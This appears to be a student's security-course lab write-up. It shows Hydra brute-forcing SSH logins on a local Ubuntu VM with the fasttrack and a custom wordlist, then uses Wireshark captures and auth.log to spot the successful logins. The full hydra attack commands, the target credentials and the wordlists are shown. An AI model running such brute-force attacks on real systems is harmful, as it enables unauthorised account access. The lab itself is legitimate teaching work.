
A terminal window titled 'kali@kali: ~/Desktop/assignment3' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~/Desktop/assignment3]'. The command '\$ wc /usr/share/wordlists/fasttrack.txt' has been entered and executed, resulting in the output '222 221 2006 /usr/share/wordlists/fasttrack.txt'. The prompt is now '\$ ' with a cursor.

```
kali@kali: ~/Desktop/assignment3
File Actions Edit View Help

(kali@kali)-[~/Desktop/assignment3]
$ wc /usr/share/wordlists/fasttrack.txt
222 221 2006 /usr/share/wordlists/fasttrack.txt

(kali@kali)-[~/Desktop/assignment3]
$
```

Next, display the file contents.

A terminal window titled 'kali@kali: ~/Desktop/assignment3' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~/Desktop/assignment3]'. The command '\$ cat /usr/share/wordlists/fasttrack.txt' has been entered and executed, displaying a list of words. The prompt is now '\$ ' with a cursor.

```
kali@kali: ~/Desktop/assignment3
File Actions Edit View Help

sql2010
sql2011
sql2009
complex
goat
changelater
rain
fire
snow
unchanged
qwerty
12345678
football
baseball
basketball
abc123
111111
1qaz2wsx
dragon
master
monkey
letmein
login
princess
solo
qwertyuiop
starwars

(kali@kali)-[~/Desktop/assignment3]
$
```

6. Find all entries with "letmein"

Use Commands:

```
$ cat /usr/share/wordlists/fasttrack.txt | grep letmein
```


Search the txt file for the password "letmein". This should return only one line as opposed to the other files that returned various lines. This is because "fasttrack.txt" contains a smaller wordlist for quick testing purposes.

```
(kali@kali)-[~/Desktop/assignment3]
$ cat /usr/share/wordlists/fasttrack.txt | grep letmein
letmein

(kali@kali)-[~/Desktop/assignment3]
$
```

C: Use Kali and Hydra to perform a bruteforce login attack against Ubuntu SSH server.

1. Start wireshark and select "any" adapter.




2. In a terminal, begin running a Hydra ssh bruteforce attack against the Ubuntu system using a default wordlist.

Use Commands:

```
$ hydra -V -f -t 4 -l luser1 -P /usr/share/wordlists/fasttrack.txt
ssh://192.168.0.43
```

This process will start attempts at logging into the ubuntu system through an ssh channel. It will associate the username "luser1" to the passwords within the wordlist "fasttrack.txt", a limited wordlist of passwords.




The winning combination will be

```
username = luser1
password = letmein
```

If this user account does not exist, please refer to section A.6 in this assignment document to make a new user.

This process will be slow. There are hundreds of passwords within the "fastrack.txt" wordlist.

Eventually, it will output a success given that there exists a user account on the Ubuntu system with the credentials mentioned above.



Make sure to save the wireshark packet file for this particular bruteforce attack run.

3. Create your own custom wordlist file to perform another bruteforce attack.

Use commands:

```
$ sudo nano /usr/share/wordlists/if2482passwd.txt
```


Using any text editor, create a new text file of passwords of your choice. Be sure to include the password for the credentials of the user account "luser1", otherwise the brute force attack will never finish.

My file looks like this:

"if2482passwds.txt"

```
password
password123
password1234
letmein
supersecretpassword
cs471rocks
goNiners
drowssap
```

```
321drowssap
secretsauce1212
```

A screenshot of a terminal window titled 'kali@kali: ~/Desktop/assignment3'. The window shows the GNU nano 6.4 text editor editing the file '/usr/share/wordlists/uf2482passwd.txt'. The file contains a list of passwords: password, password123, password1234, letmein, supersecretpassword, cs471rocks, goNiners, drowssap, 321drowssap, and secretsauce1212. The bottom of the window displays a row of keyboard shortcuts: ^G Help, ^O Write Out, ^W Where Is, ^K Cut, ^T Execute, ^X Exit, ^R Read File, ^\ Replace, ^U Paste, and ^J Justify. A status bar at the bottom indicates '[Read 10 lines]'.

4. In a terminal, begin running a Hydra ssh bruteforce attack against the Ubuntu system using a custom wordlist.


Use Commands:

```
$ hydra -V -f -t 4 -l luser1 -P /usr/share/wordlists/uf2482passwd.txt
ssh://192.168.0.43
```

This is the same process for the custom wordlist as the default wordlist. However, this process will be shorter because this file contains a much smaller wordlist than the default list.

IMPORTANT:

Ensure to start Wireshark for a new packet capture file and to save this file separate from the generated file from the default wordlist.



Analysis

This assingmnet generated 3 separate pcap files:

1. command line ssh sucessful login
2. Hydra failed logins
3. Hydra sucessfull logins

I attempted to find these packets by following these steps below:

1. Filter by "ssh":

This removes any TCP packets that clutter the view.

2. Recognize the client-server ssh init steps:

The first packets sent during the start of an ssh connection between the client and server establish the "ground rules" for communicating via ssh. Essentially, the client and server agree on terms such as "SSH version", "Key Exchange Init", "Diffie-hellman asymmetric" encryption algorithm, etc. Then, after the agree, they generate a these New Keys".

3. Count the occurence of client "New Keys":

Since ssh traffic is encrypted, it is difficult to decern which exact packets detail the login sucess. So we have to implicitly find them, meaning we take into account timing, occurence number, etc. to determine when a sucessful login was made.

I noticed that every time Hydra started a new password, the client-server would renegotiate key exchange. In other words, the asymmetric key pair was being generated for each password login attempt. This led me to believe that if we counted the amount of occurrences of


```
Client: New Keys
```

then we could narrow down the vicinity of the login success packet.

Now, an extra way to trim unnecessary packets would be to compare timestamps across the packets and the login log kept by Ubuntu. Run the following command

```
$ cat /var/log/auth.log | grep "Accepted" | more
```

to produce all the successful login attempts. I took a screenshot of my log below.



```
cris@cris-ThinkPad-T400:~$ cat /var/log/auth.log | grep "Accepted" | more
Feb 11 15:38:27 cris-ThinkPad-T400 sshd[38311]: Accepted password for cris from 192.168.0.46 port 8889 ssh2
Feb 11 15:40:28 cris-ThinkPad-T400 sshd[1447]: Accepted password for cris from 192.168.0.46 port 8908 ssh2
Feb 11 15:42:26 cris-ThinkPad-T400 sshd[2325]: Accepted password for cris from 192.168.0.46 port 8915 ssh2
Feb 11 19:23:04 cris-ThinkPad-T400 sshd[2551]: Accepted password for cris from 192.168.0.46 port 13711 ssh2
Feb 12 00:00:53 cris-ThinkPad-T400 sshd[4313]: Accepted password for cris from 192.168.0.46 port 18005 ssh2
Feb 12 10:53:35 cris-ThinkPad-T400 sshd[3623]: Accepted password for cris from 192.168.0.46 port 10609 ssh2
Feb 12 11:31:58 cris-ThinkPad-T400 sshd[4906]: Accepted password for cris from 192.168.0.46 port 10827 ssh2
Feb 12 11:36:55 cris-ThinkPad-T400 sshd[4958]: Accepted password for cris from 192.168.0.46 port 10843 ssh2
Feb 12 20:38:39 cris-ThinkPad-T400 sshd[5637]: Accepted password for cris from 192.168.0.46 port 50468 ssh2
Feb 12 21:01:29 cris-ThinkPad-T400 sshd[5838]: Accepted password for luser1 from 192.168.0.43 port 40942 ssh2
Feb 12 21:11:06 cris-ThinkPad-T400 sshd[6924]: Accepted password for luser1 from 192.168.0.46 port 50668 ssh2
Feb 12 21:34:22 cris-ThinkPad-T400 sshd[7432]: Accepted password for luser1 from 192.168.0.46 port 50846 ssh2
Feb 12 22:01:50 cris-ThinkPad-T400 sshd[7832]: Accepted password for cris from 192.168.0.46 port 50947 ssh2
Feb 12 22:11:16 cris-ThinkPad-T400 sshd[8020]: Accepted password for luser1 from 192.168.0.46 port 51022 ssh2
Feb 12 22:36:07 cris-ThinkPad-T400 sshd[8438]: Accepted password for luser1 from 192.168.0.46 port 51134 ssh2
Feb 13 08:06:16 cris-ThinkPad-T400 sshd[9700]: Accepted password for cris from 192.168.0.46 port 15235 ssh2
Feb 13 13:13:08 cris-ThinkPad-T400 sshd[9946]: Accepted password for cris from 192.168.0.46 port 19397 ssh2
Feb 13 13:14:54 cris-ThinkPad-T400 sshd[10037]: Accepted password for cris from 192.168.0.46 port 19413 ssh2
Feb 13 16:32:22 cris-ThinkPad-T400 sshd[10266]: Accepted password for cris from 192.168.0.46 port 2215 ssh2
Feb 13 16:33:05 cris-ThinkPad-T400 sshd[10360]: Accepted password for luser1 from 192.168.0.46 port 2226 ssh2
Feb 13 16:46:15 cris-ThinkPad-T400 sshd[10761]: Accepted password for luser1 from 192.168.0.46 port 2347 ssh2
Feb 13 19:55:38 cris-ThinkPad-T400 sshd[11257]: Accepted password for cris from 192.168.0.46 port 5599 ssh2
Feb 13 20:23:11 cris-ThinkPad-T400 sshd[11358]: Accepted password for cris from 192.168.0.46 port 5853 ssh2
Feb 13 20:26:19 cris-ThinkPad-T400 sshd[11404]: Accepted password for cris from 192.168.0.46 port 5876 ssh2
Feb 13 20:34:15 cris-ThinkPad-T400 sshd[11455]: Accepted password for cris from 192.168.0.19 port 56193 ssh2
Feb 13 20:35:43 cris-ThinkPad-T400 sshd[11506]: Accepted password for cris from 192.168.0.19 port 56212 ssh2
Feb 13 20:46:51 cris-ThinkPad-T400 sshd[11556]: Accepted password for cris from 192.168.0.46 port 6065 ssh2
Feb 13 21:14:48 cris-ThinkPad-T400 sshd[11641]: Accepted password for cris from 192.168.0.46 port 6258 ssh2
cris@cris-ThinkPad-T400:~$
```

Notice the highlighted user account "luser1", which was the victim account attacked by Hydra. As you can see, there are about 7 entries for this account, which suggests I attempted Hydra at least 7 times (only those successful attacks are displayed here).

Theoretically, you could try and create an automation that looks through all the thousands of packets for the correct timestamp from the auth log. I did not do this because I do not have the necessary time to learn how to do that from within Wireshark.

Conclusion

In this assignment, we practiced performing bruteforce log in attempts on a remote Ubuntu system using Kali Linux, Hydra and ssh. Starting in the Ubuntu system, we created a new user to act as the victim of the Ubuntu system login attempts. Within the kali VM, we began packet capture through Wireshark. Next, we started the Hydra process which attempts to login to the Ubuntu system through a ssh connection. Hydra reads passwords from a wordlist text document. We used two separate wordlists; a default list given by Kali, and a custom list we created ourselves. After a successful password was found, we can stop the packet capture process and begin analysis of the packets. These packets will indicate if a successful ssh login was made.

This assignment demonstrated the capabilities of remote login attacks through ssh. Hydra proved to be an effective tool in attempting these attacks. The results prove that successful logins were made across various Hydra runs. One reason for Hydra's success was in the wordlists that provided the passwords. These wordlists contained common passwords that are vulnerable to spoofing attempts. Technically, if our account password was not on this list, then Hydra would have failed. In order to ensure a password remains off of this list, it would need to be complex. In this way, Hydra is only as advantageous as the passwords that it uses to attempt these logins.

Hydra could be used to bruteforce more applications other than SSH. For example, Hydra could be used to attack web forms and other protocols. According to the [Hydra wiki](#), "Hydra supports many common login protocols like (web forms), FTP, SMB, POP3, IMAP, MySQL, VNC, SSH, HTTP/s and others."

